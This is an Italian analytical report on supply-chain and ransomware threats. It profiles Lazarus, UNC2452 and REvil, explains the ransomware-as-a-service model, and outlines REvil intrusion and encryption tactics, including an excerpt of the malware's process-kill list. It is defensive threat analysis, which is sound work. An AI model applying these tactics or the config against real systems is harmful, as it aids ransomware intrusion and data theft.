CISINT

INSIDER

11|2022

LA MINACCIA CYBER ALLE SUPPLY CHAIN
IL CASO KASEYA VSA

DI ANDREA FILIPPO MONGELLI

CISINT

Centro Italiano di Strategia e Intelligence

LIMITAZIONE DELLA RESPONSABILITÀ

Le opinioni espresse nel presente documento, rilasciato a scopo informativo, sono di responsabilità esclusiva dell'autore e non riflettono necessariamente la posizione ufficiale dell'Associazione CISINT - Centro Italiano di Strategia e Intelligence.

La riproduzione e la traduzione degli elaborati sono autorizzate, salvo che per fini commerciali, con menzione della fonte, previa notifica all'Associazione e con invio di una copia a quest'ultima.

www.cisint.org **info@cisint.org**

SOMMARIO

INTRODUZIONE

Il crescente sviluppo delle tecnologie informatiche ha portato numerosissimi mutamenti in ogni ambito della vita delle persone. Questo fenomeno offre, da un lato, smisurate opportunità sul piano sociale, economico e lavorativo ma porta con sé una serie di debolezze caratterizzanti che sono terreno fertile per la nascita di un nuovo tipo di criminalità che richiede altrettanta tecnologia per essere avversata. Il cybercrime è un aspetto con il quale chiunque deve confrontarsi: dal semplice cittadino che naviga nell'Internet alla società multinazionale che utilizza sistemi informativi per gestire la propria attività. Il crimine informatico è un evento che sfrutta le leggerezze umane e informatiche e resta in agguato attendendo il momento più favorevole per sferrare l'attacco.

Il periodo storico che stiamo vivendo, caratterizzato dalla crisi sanitaria ed economica collegata al Covid-19, ha registrato un radicale accrescimento del fenomeno che perdura prevalentemente su due fronti: attacchi a dispositivi personali e a strutture ospedaliere. Ne è una conferma la testimonianza della Polizia Postale che ha affermato che, durante il periodo dell'emergenza sanitaria, a seguito del notevole incremento e diffusione dello Smart working, le truffe informatiche compiute sotto forma di phishing sono aumentate del 600% a livello globale.

Un particolare attacco phishing ha visto come primo attore anche l'Organizzazione mondiale della Sanità dove una falsa email di una dottoressa dell'Oms invitava a scaricare e aprire un allegato, contenente malware, riguardante informazioni per preservarsi dall'epidemia. Gli attacchi, tuttavia, hanno riguardato anche altri temi critici come disoccupazione e crisi economica. Un esempio rilevato recentemente è un malware bancario, diffuso durante il periodo di lockdown, per mezzo di una e-mail contenente un curriculum inviato da una persona alla ricerca di lavoro in grado di sottrarre le credenziali di accesso alle aree private dell'home banking. Anche l'App Immuni è stata al centro di un attacco di cybercrime: a inizio giugno è stata propagata una e-mail che indirizzava ad un sito ingannevole che riproduceva quello della Federazione Ordini dei Farmacisti Italiani.

È evidente come le tecnologie attuali siano molto sottomesse a questo tipo di fenomeno che contamina tutti quei settori in cui i criminali scorgono la possibilità di un profitto. Uno degli ambiti più colpiti, insieme a quello sanitario, è quello finanziario. In un mondo digitalizzato l'individuo deve far fronte al veloce progresso tecnologico con i suoi effetti, positivi e negativi. La crescita esponenziale di informazioni fluenti e la necessità di una loro gestione rapida ed efficiente ha portato all'accrescimento di strumenti informatici sempre più sofisticati, capaci di elaborare elevate quantità di dati molto complessi, in una fitta interconnessione tra sistemi. Nasce quindi il concetto di Big Data, dove alle informazioni personali è associato un enorme valore economico su cui alcune società edificano importanti scelte di business.

Generalmente quando si parla di cybercrime ci si riferisce a un'attività criminale caratterizzata dall'utilizzo illecito di componenti tecnologiche informatiche, sia di tipo hardware che software.

L'adozione di tecnologie sofisticate volte ad assicurare la riservatezza dei dati e a proteggere i sistemi informativi avanza comparativamente alla ricerca di metodi sempre più raffinati per introdursi illegalmente in tali sistemi e alle debolezze da utilizzare per abbattere le difese di potenziali target. In questa continua corsa non esiste una "vittoria" né un'arma che assicuri la prevaricazione dell'attaccante: è un processo che richiede una costante ricerca e impone alla potenziale vittima di essere in grado di individuare le proprie debolezze prima del mal disposto il quale, con tecniche nuove e non ancora conosciute, può riuscire a intrufolarsi nei sistemi informativi. Il fenomeno della digitalizzazione, in rapidissima crescita, e l'enorme valore abbinato alle informazioni custodite nei dispositivi di archiviazione cloud e nei sistemi di server, rende questa lotta sempre più agguerrita e in continua evoluzione.

Ogni giorno, ad ogni ora, migliaia di attacchi informatici vengono attuati ai danni di vittime impreparate a difendersi opportunamente. In media viene registrato un attacco grave ogni 5 ore, malgrado i tentativi siano molto più numerosi.

Il fenomeno del cybercrime è una minaccia quindi molto diffusa e tutte le aziende, all'interno del settore in cui operano, sono potenziali obiettivi e devono saper adottare misure volte a prevenire tali attacchi o a limitarne l'impatto.

Gli attacchi cyber sfruttano qualsiasi tipo di vulnerabilità possibile, siano esse presenti nei software o nei dispositivi, oppure dipendenti dalla persona che li coordina o ne usufruisce. Con l'accrescersi della complessità dei siti Web e lo

sviluppo più celere delle applicazioni, aumenta anche il rischio di attacchi possibili, che possono avvenire con diversi mezzi e con modalità che mutano a seconda del fine per il quale sono messi in atto.

Tra gli strumenti utilizzati per perpetrare un attacco informatico, uno dei più utilizzati è senz'altro il malware o "software malevolo". Con esso si indica un programma che viene installato su un computer, comunemente all'insaputa dell'utente, con l'obiettivo di rendere il dispositivo vulnerabile. Questi software cercano di impadronirsi, recare danno o rendere inutilizzabile computer, sistemi, reti e dispositivi mobili, spesso assumendo il controllo degli stessi. Lo scopo dei malware è quello di operare illecitamente a danno degli utenti. Sebbene i malware non possano, solitamente, nuocere agli hardware fisici di un sistema o alle attrezzature di rete, possono, in ogni caso, rubare, criptare o eliminare i dati compromettendo le funzioni essenziali di un computer e spiare le attività degli utenti senza che questi se ne accorgano. I malware vengono diffusi principalmente attraverso internet e le e-mail. Esistono diverse varietà di malware, a seconda della modalità con cui operano e dei danni che sono in grado di procurare alla vittima.

Uno di essi, molto conosciuto e pericoloso, è il ***ransomware*** che, una volta installato, rende inaccessibili i dati dei computer colpiti, a volte criptandoli, onde estorcere pagamenti di ingenti somme di denaro per ripristinarli.

Nello scenario di business contemporaneo i dati sono il nuovo asset su cui si basa il valore di un'azienda. L'ascesa della data driven economy sta creando enormi cambiamenti nel tipico panorama economico. Elemento fondamentale su cui si basa la prosperità di un'azienda è la capacità di saper sfruttare questi dati per aumentare il loro eventuale valore. I dati sono rilevanti poiché possiedono due caratteristiche sostanziali della trasformazione digitale: la velocità e la tracciabilità. Tuttavia, per acquisire valore, questi dati devono essere trasformati in informazioni in modo da poter essere impiegati per compiere scelte determinanti: per questo diventa sempre più rilevante, per le aziende, saper sfruttare strumenti analitici adatti.

Alcuni reati informatici, come gli attacchi DDoS, hanno come fine quello di ostacolare l'attività aziendale e generare una interruzione nella fornitura di un servizio. La maggior parte degli attacchi ha però un altro obiettivo altrettanto grave e potenzialmente più pericoloso: il furto di dati. Le informazioni ricercate dai

criminali sono quelle individuali degli utenti come nome, cognome, e-mail, numeri di telefono, indirizzo e generalità. A seconda del settore in cui opera l'azienda, sono prese di mira altre tipologie di informazioni. Con attacchi mirati a società finanziarie, ad esempio, vengono raccolti i numeri di previdenza sociale, di conto corrente e altri dati bancari sensibili.

Le informazioni sottratte tramite data-breach sono messe in commercio sul mercato nero, il dark web, dove i trafficanti offrono "pacchetti" permettendo agli acquirenti di poter scegliere in base alla tipologia di loro interesse.

Il valore che può essere estratto dai dati sanitari, ad esempio, potrebbe indurre le stesse compagnie assicurative o farmaceutiche a commissionare il furto. Per comprenderne la ragione è sufficiente considerare il potenziale economico che hanno le informazioni pertinenti la salute dei pazienti per queste agenzie. Esse garantiscono un supporto su cui attuare studi per calcolare i prezzi delle assicurazioni o per lo sviluppo di farmaci più moderni.

I dati allarmanti del cyber risk pesano quotidianamente nella vita aziendale con effetti notevoli su quelle organizzazioni oggetto di attacco informatico, provocando indisponibilità di servizi e perdite economiche. Oltre a questi, ciò che in larga misura preoccupa le organizzazioni è il rischio reputazionale derivante dal cyber risk al quale sono legati anche danni finanziari notevolissimi: dalla semplice perdita di competitività fino alla completa perdita di controllo di asset strategici (tecniche di processo, sistemi informativi, etc.).

L'informazione è condizione fondamentale per il trionfo e la crescita di ogni organizzazione. Perciò ogni risorsa deve essere vagliata, racchiudendo essa un inestimabile valore che impone un adeguato controllo. Ogni azienda deve essere in grado di contare su informazioni di qualità per supportare scelte strategiche di qualità.

La sicurezza delle informazioni consente l'integrità di tali beni, assicurando la continuità aziendale, riducendo i danni collegati ai relativi asset e sostenendo adeguatamente le opportunità di avanzamento.

Il crimine telematico, così come lo conosciamo oggi, nacque in risposta alle asserzioni di libertà di informazione divulgate dagli hacker. Coloro che operano in modo solitario, amatoriale, sono spinti all'hackeraggio da ambizioni probatorie, di gratifica personale e auto riconoscimento, nella ricerca delle dimostrazioni della propria abilità. Gli hacker hanno questa forte percezione del senso di gruppo che li induce a usare un regolamento di comportamento, una regolamentazione morale. Ufficialmente, gli hacker sono fortemente convinti che la condivisione dell'informazione sia un comportamento onesto. È loro dovere morale scambiare conoscenze attraverso la realizzazione di software open source accessibili a tutti. Inoltre, sostengono che fare intrusione nei sistemi per puro passatempo e desiderio di sapere è eticamente accettabile, purché non si incorra in atti come il furto, il vandalismo o la diffusione di informazioni riservate.

Questi protagonisti rappresentano una minaccia per le società informatizzate in quanto sono una comunità molto attiva, intraprendente e determinata a ottenere un fine ben preciso. Gli hacker possono essere considerati, quindi, dei nuovi rivoluzionari, o meglio dei tecno-rivoluzionari, distanti da quella figura criminale con la quale si tende spesso a identificarli.

GRUPPI HACKER

Quando l'hacking è iniziato molti decenni fa, era in maggior misura l'attività di appassionati mossi dalla passione per lo studio di tutto ciò che potevano fare con computer e reti. Oggi, i gruppi di cybercrimine più notevoli e pericolosi stanno arricchendo i propri strumenti di spionaggio informatico, sempre più efficaci e letali, mentre i criminali informatici si arricchiscono prendendo di mira qualsiasi tipo di vittima (Pubblica Amministrazione, ospedali, aziende pubbliche e private).

Gli attacchi informatici diventano sempre più complessi, redditizi e pericolosi. A volte, tracciare linee chiare tra i diversi tipi di attività è un compito impegnativo. Gli stati-nazione spesso cooperano tra loro per un obiettivo condiviso e in alcune circostanze sembrano persino lavorare in accordo con bande di criminali informatici. Inoltre, una volta reso accessibile, uno strumento dannoso viene spesso adoperato da chi attacca sfruttando minacce concorrenti.

Tra questi gruppi hacker ricordiamo alcuni dei più famosi e nocivi che operano ai danni della società: Lazarus (conosciuti anche come Hidden Cobra, Guardians of Peace, Whois Team, Zinc), gruppo vicino alla Corea del Nord, noto per la più grande rapina cibernetica perpetrata ai danni della Bangladesh Bank, che ha portato alla sottrazione di oltre 100 milioni di dollari nel febbraio 2016. Tuttavia, il gruppo ha eseguito altri innumerevoli reati. Lazarus è stato infatti artefice di iniziative cibernetiche dannose, a partire dagli attacchi DDoS a discapito dei siti Web sudcoreani, e a seguire con azioni persistenti contro organizzazioni e infrastrutture finanziarie tra cui si ricorda l'attacco a Sony Pictures nel 2014 e il lancio del ransomware WannaCry nel 2017.

Negli ultimi anni, questo potente gruppo criminale ha cominciato a far uso di strumenti come ransomware e criptovalute prendendo di mira i ricercatori della sicurezza per procurarsi informazioni sulle vulnerabilità. Questo è possibile grazie alle loro ingenti risorse e innovative capacità di ingegneria sociale. Queste ultime sono state messe all'opera durante la moderna crisi sanitaria generata dal COVID-19, quando le aziende farmaceutiche, compresi i produttori di vaccini, sono divenute gli obiettivi preferiti dai Lazarus. Un'opinione del colosso Microsoft afferma che gli hacker hanno trasmesso e-mail di spear-phishing contenenti

informazioni di lavoro fittizie, persuadendo le vittime a selezionare i collegamenti infetti. Questo gruppo si contraddistingue dagli altri perché, sebbene sia sovvenzionato da uno stato, i suoi obiettivi non sono i governi statali, ma le imprese e alle volte gli individui che possono avere dati o accessi utili alle spie nordcoreane. Lazarus si serve di una varietà di malware personalizzabili tra cui backdoor, tunneler, data miner e malware demolitori, a volte sviluppati internamente. Difatti è abile nel mantenere un accesso prolungato ai computer delle vittime per tutto il tempo necessario a carpire la configurazione della rete, le autorizzazioni richieste e le tecnologie di sistema impiegate.

Un altro gruppo conosciuto e rilevante per il suo operato è UNC2452 (noto anche come Dark Halo, Nobelium, SilverFish, Stellar Particle). Nel 2020, una notevole quantità di organizzazioni ha scaricato un aggiornamento software alterato di SolarWinds Orion che ha fornito all'attaccante un punto di accesso nei loro sistemi. Il Pentagono, il governo del Regno Unito, il Parlamento europeo, numerose agenzie governative e aziende in tutto il mondo sono state soggette a questo attacco alla Supply Chain. Una serie di operazioni di spionaggio informatico era passata inosservata per nove mesi prima di essere notata l'8 dicembre 2020, quando la società di sicurezza FireEye ha informato di essere stata colpita da un gruppo hacker, supportato da uno Stato, che ha razziato molte informazioni sensibili e confidenziali. Questo attacco si è rivelato più grande di quanto inizialmente si considerasse.

L'attacco alla Supply Chain del software SolarWinds Orion era solo un canale d'accesso sfruttato dall'attaccante. I ricercatori hanno scoperto un altro attacco alla Supply Chain, questa volta però con la finalità di insinuarsi nei servizi cloud di Microsoft.


UNC2452 è uno degli artefici di minacce più innovative, monitorati costantemente dalla FireEye. Hanno difatti abilità offensive e difensive che gli consentono di ultimare le loro tecniche di intrusione in modo occulto. Infatti il gruppo è noto per avere una capacità operativa all'avanguardia, a volte difficile da scovare nell'immediatezza, a causa del lasso di tempo troppo elevato dal momento in cui viene lanciato l'attacco. L'NSA, l'FBI e altre agenzie statunitensi hanno affermato che l'operazione ha goduto del supporto della Russia e a seguito di ciò gli Stati Uniti hanno risposto con ingenti sanzioni. È stato dichiarato che l'attacco hacker è stato plausibilmente opera del Foreign Intelligence Service della Federazione Russa (SVR) ma altre tracce conducono al gruppo Cozy Bear/APT29.

Tuttavia, la questione sembra essere più complessa. I ricercatori di Kaspersky hanno constatato che l'analisi di diversi frammenti di codice legherebbero questo attacco al gruppo russo Turla (Snake, Uroboros), che ha preso come bersaglio governi e diplomatici in Europa e negli Stati Uniti. Un altro rapporto, pubblicato da Secureworks, afferma che anche un gruppo di hacker con sede in Cina, denominato Spiral, ha attaccato i clienti di SolarWinds in un'operazione indipendente.

UNC2452 non è l'unico gruppo governativo che ha indirizzato i suoi attacchi alla Supply Chain. Un caso affine recentemente rilevato è stato perpetrato dai REvil (noti anche come Soda Kibi, Pinchy Spider e Gand Crab). Questo famoso gruppo, con sede in Russia, prende il nome dalla serie di film e videogiochi "Resident Evil" e ha coordinato alcune delle più eclatanti operazioni di ransomware-as-a-service (RaaS). Il gruppo è stato visto in azione per la prima volta nell'aprile 2019, subito dopo l'esecuzione del noto ransomware GandCrab, e da allora la sua attività è parsa in notevole crescita. Tra le sue vittime ci sono Acer, Honda, Travelex e i produttori del whisky Jack Daniels, Brown-Forman. Gli operatori di REvil hanno preteso i riscatti più alti del 2021 attraverso la cooperazione di soggetti compiacenti reclutati nei forum di criminali informatici nel Dark Web e che percepiscono tra il 60% e il 75% del riscatto. Gli sviluppatori aggiornano costantemente il ransomware REvil per eludere il rilevamento di attacchi in corso. Il gruppo per mezzo dei propri canali di comunicazione nel Dark Web segnala costantemente tutti i principali aggiornamenti e le nuove funzioni implementate.

REvil si diversifica dagli altri gruppi hacker per il modo in cui i suoi programmatori sono inquadrati. Uno dei loro membri ha concesso una breve intervista in cui affermava di aver riscosso 100 milioni di dollari come riscatto alla minaccia di divulgazione di dati, esprimendo la volontà di ampliare le proprie capacità di furto in futuro impiegando anche attacchi DDoS.

RANSOMWARE RAAS



Il Ransomware as a Service (RaaS) è un modello di business utilizzato dagli sviluppatori di ransomware, in cui noleggiano varianti di ransomware. RaaS offre a tutti, anche alle persone senza eccessive capacità tecniche, la possibilità di lanciare attacchi ransomware unicamente registrandosi a un servizio.

I kit RaaS concedono agli attori malintenzionati che non hanno le capacità o il tempo per sviluppare un proprio tool, una grande varietà di tipologie di ransomware permettendo di adoperare i propri attacchi in modo rapido e appropriato. Sono facili da reperire nel dark web, divulgati nello stesso modo in cui le merci vengono legittimamente pubblicizzate sul web.

Un kit RaaS può includere un servizio di assistenza 24 ore su 24, 7 giorni su 7, con offerte in bundle, recensioni degli utenti, forum e altre funzionalità equivalenti a quelle offerte dai fornitori SaaS (Software as a Service) legali. Il costo dei kit RaaS oscilla da $40 al mese fino anche a migliaia di dollari.

Esistono quattro modelli RaaS più diffusi:

- Abbonamento mensile a tariffa fissa;
- Programmi di affiliazione, simili a un canone mensile ma con una percentuale dei profitti (tipicamente 20-30%) che va all'operatore RaaS;
- Canone di licenza una tantum senza partecipazione agli utili;
- Pura partecipazione agli utili.

Un cliente può accedere al portale RaaS, con il proprio account registrato e dopo aver pagato il canone a mezzo Bitcoin, inserisce i dettagli sul tipo di malware che preferisce creare e clicca su download. Gli abbonati possono avere accesso all'assistenza, alle community, alla documentazione, agli aggiornamenti delle funzionalità e ad altri vantaggi equivalenti a quelli ricevuti dagli abbonati ai prodotti SaaS legittimi. Gli operatori RaaS più sofisticati offrono portali che consentono ai propri abbonati di visualizzare lo stato dei ransomware, il totale dei pagamenti ottenuti, il totale dei file crittografati e altre informazioni sugli obiettivi precedentemente definiti.

Il mercato RaaS è concorrenziale. Oltre ai portali RaaS, i medesimi operatori tramite campagne di marketing mettono a disposizione siti Web cloni dell'azienda target. Sono in possesso di video, white paper e sono attivi su Twitter. Alcuni esempi ben noti di kit RaaS includono Locky, Goliath, Shark, Stampado, Encryptor e Jokeroo, ma ce ne sono molti altri e gli stessi operatori spariscono costantemente, per poi riorganizzarsi e ricomparire con novità e nuove versioni di ransomware.

Uno dei Ransomware-as-a-Service (RaaS) più noti, simile a REvil, è ben noto nell'underground criminale dai gruppi in precedenza citati. Per rispondere a questo pericoloso virus vengono implementate tecniche di difesa che impediscono a uno script di disabilitare le funzionalità di protezione degli endpoint, regole di rilevamento comportamentale che scoprono i dinamismi maggiori del ransomware e la funzionalità chiamata CryptoGuard che ostacola la crittografia dei dati.

L'attuazione del ransomware di solito si verifica alla fine di una serie di azioni compiute da un hacker, nel momento in cui un'organizzazione mirata si vede recapitare una richiesta di riscatto su un determinato computer. Se un amministratore di rete riesce ad attivarsi prontamente mentre l'hacker sta ancora predisponendo le basi per il payload (routine che un virus informatico esegue dopo aver infettato un sistema) del ransomware finale, è possibile troncare l'ingresso

del software malevolo prima che si causino danni ai computer. Gli stessi hacker sembra si servano anche di una serie di script (a volte contenuti in repository di file come Github o Pastebin) e comandi realizzati in proprio (tramite la console o tramite Windows Remote Desktop o strumenti comuni di accesso remoto). Infatti si è potuto constatare che un hacker di REvil è riuscito a impiegare script di terze parti, presi da un archivio di strumenti di penetration test e su Github.

Più nel dettaglio, gli stadi di un tipico attacco consistono in: penetrazione e accesso iniziale, raccolta delle credenziali, escalation dei privilegi e distribuzione del ransomware. Spesso c'è una fase in cui gli hacker utilizzano le credenziali per individuare ed esfiltrare dati aziendali sensibili ore, giorni o anche settimane prima di lanciare il ransomware.

I metodi di accesso basilari adottati dalla maggior parte degli hacker che operano utilizzando REvil sono: attacchi di forza bruta contro noti servizi Internet come VPN, RDP (Remote Desktop Protocol), strumenti di gestione remota del desktop come VNC e anche alcuni sistemi di gestione basati su cloud; l'uso di credenziali ottenute precedentemente o l'accessibilità (recuperata con altri malware o tramite phishing) ad account legittimi oppure l'impiego di password a più fattori; oppure, in alcuni casi, applicano la tecnica "***piggyback***" impiegando payload di altri malware presenti nella rete del sistema informatico da colpire.

Gli attacchi di forza bruta rappresentano, sfortunatamente, una grande parte del traffico che quasi tutti i servizi con connessione a Internet rilevano di ora in ora. Gli aggressori sono similmente in grado di avvalersi di strumenti come Shodan o Censys, capaci di rilevare possibili ingressi alle reti. In uno degli attacchi più recenti, si è registrato uno smisurato volume di tentativi di accesso RDP non conclusi. L'RDP è stato definito come uno dei metodi più comuni per violare una rete, motivo per cui bloccare l'accesso tramite RDP è una delle difese più efficaci che un amministratore di rete può adottare. Ma l'RDP non è stato l'unico mezzo adoperato: gli aggressori hanno anche ottenuto l'accesso iniziale tramite altri servizi con connessione a Internet, in grado di utilizzare tecniche di brute force o di lanciare un exploit contro una vulnerabilità già nota. In una circostanza, un hacker ha preso di mira un bug in uno specifico software del server VPN per ottenere l'accesso iniziale, quindi ha sfruttato un bug su una versione obsoleta di Apache Tomcat installata sullo stesso server, che ha consentito la creazione di un nuovo account amministratore sul medesimo server.

Gli autori delle minacce ransomware prediligono impiegare strumenti interni come i controller di dominio per distribuire il payload; se non hanno ottenuto una credenziale rubata, spesso monitorano senza essere identificati la rete in cui si trova il computer su cui hanno ottenuto un punto di accesso iniziale. Possono avvalersi di programmi disponibili gratuitamente per scovare le password salvate nel disco rigido e/o strumenti più innovativi come Mimikatz per ottenere informazioni riguardo le credenziali di accesso. Poiché la protezione di una rete aziendale contro un attacco ransomware richiede un'ingente quantità di lavoro, gli aggressori devono stabilire un elenco di obiettivi interni, ottenere privilegi di amministratore di dominio e utilizzarli per spegnere o bloccare qualsiasi cosa possa ostacolare il loro attacco: Windows Defender di solito è la prima protezione ad agire, ma spesso gli aggressori impiegano poco tempo nel determinare quali strumenti di protezione degli endpoint sono in esecuzione sui computer e attraverso il lancio di uno o più script personalizzati possono interromperli e disattivarli.

Quasi la maggior parte degli attacchi analizzati riconducono all'uso di REvil, con cui gli aggressori hanno eseguito un'esfiltrazione di volumi di dati privati, sensibili o riservati dalle organizzazioni vittima. In teoria, questi tipi di attacchi dovrebbero essere rilevabili. Una volta acquisiti i permessi necessari, gli hacker trascorrono alcuni giorni ad analizzare i file nel server, raccogliendo grandi quantità di documenti che concentrano in uno o più file compressi su una macchina all'interno della rete, per poi renderli disponibili previo pagamento del riscatto.


Gli autori delle minacce impiegano una varietà di servizi di cloud storage per contenere i dati intercettati. Mega.nz, il noto provider di cloud storage, è il mezzo più utilizzato da alcuni criminali coinvolti in attacchi. Solo un minimo numero di malintenzionati utilizzano altre tecniche, come ad esempio l'installazione di una copia portatile del client FTP FileZilla, utilizzato per caricare i dati su un server di staging al di fuori della rete infetta. Gli aggressori lanciano il payload del ransomware utilizzando un'ampia varietà di tecniche. Possono spedire copie a singole macchine da un controller di dominio o utilizzare comandi amministrativi con WMIC o PsExec per eseguire il malware direttamente da un altro server o workstation che hanno individuato nella rete interna dell'organizzazione di destinazione.

REvil ha alcune opzioni aggiuntive da cui i suoi membri possono trarre vantaggio lanciando il malware con speciali flag di comando. Infatti può eludere gli stru-


menti di protezione degli endpoint riavviando il computer in modalità provvisoria e lanciando in totale libertà la procedura di crittografia. Un computer in modalità provvisoria si avvia con una configurazione particolare di Windows in cui driver e servizi di terze parti non sono in esecuzione, a quel punto il ransomware si inserisce nell'elenco (molto breve) di applicazioni eseguite in modalità provvisoria. Il ransomware ha un flag in modalità provvisoria che gli aggressori possono utilizzare. Infatti, si presenta sotto forma di un eseguibile compresso e crittografato che ha differenti funzionalità anti-analisi concepite per eludere firewall e antivirus. I file binari vengono compilati con la configurazione univoca e il testo del riscatto codificato in modalità "***hardcoded***", cioè direttamente all'interno dell'applicazione.


```
"prc": [ // process to kill
    "tbirdconfig",
    "isqlplussvc",
    "mspub",
    "mydesktopservice",
    "xfssvccon",
    "outlook",
    "sql",
    "visio",
    "excel",
    "msaccess",
    "onenote",
    "thunderbird",
    "infopath",
    "ocomm",
    "oracle",
    "sqbcoreservice",
    "encsvc",
    "thebat",
    "steam",
    "ocssd",
```

Quando viene lanciato per la prima volta, il malware profila la macchina di destinazione, enumera un elenco dei processi in esecuzione ed elimina la copia shadow del volume, il database delle definizioni dei virus utilizzato da Windows Defender e i file temporanei o di backup utilizzati da diversi programmi di terze parti che possono essere installati sulla macchina. Rintraccia nell'elenco dei processi in esecuzione possibili correlazioni con una lista di nomi di processi codificati nella configurazione e pertanto prova a terminarli. Tra i nomi di processi colpiti prima della fase di crittografia vi sono servizi di database, applicazioni per ufficio, client di posta elettronica, utilità di backup e altri applicativi di varia natura.



Successivamente, il ransomware decodifica e scrive la richiesta di riscatto nella radice dell'unità **\C:**. La nota che viene visualizzata riconduce all'indirizzo di un sito Web Tor e comprende istruzioni su come contattare gli hacker utilizzando il Browser di Tor o un browser prestabilito su un sito web gateway di Tor, per ottenere una chiave di decrittazione.



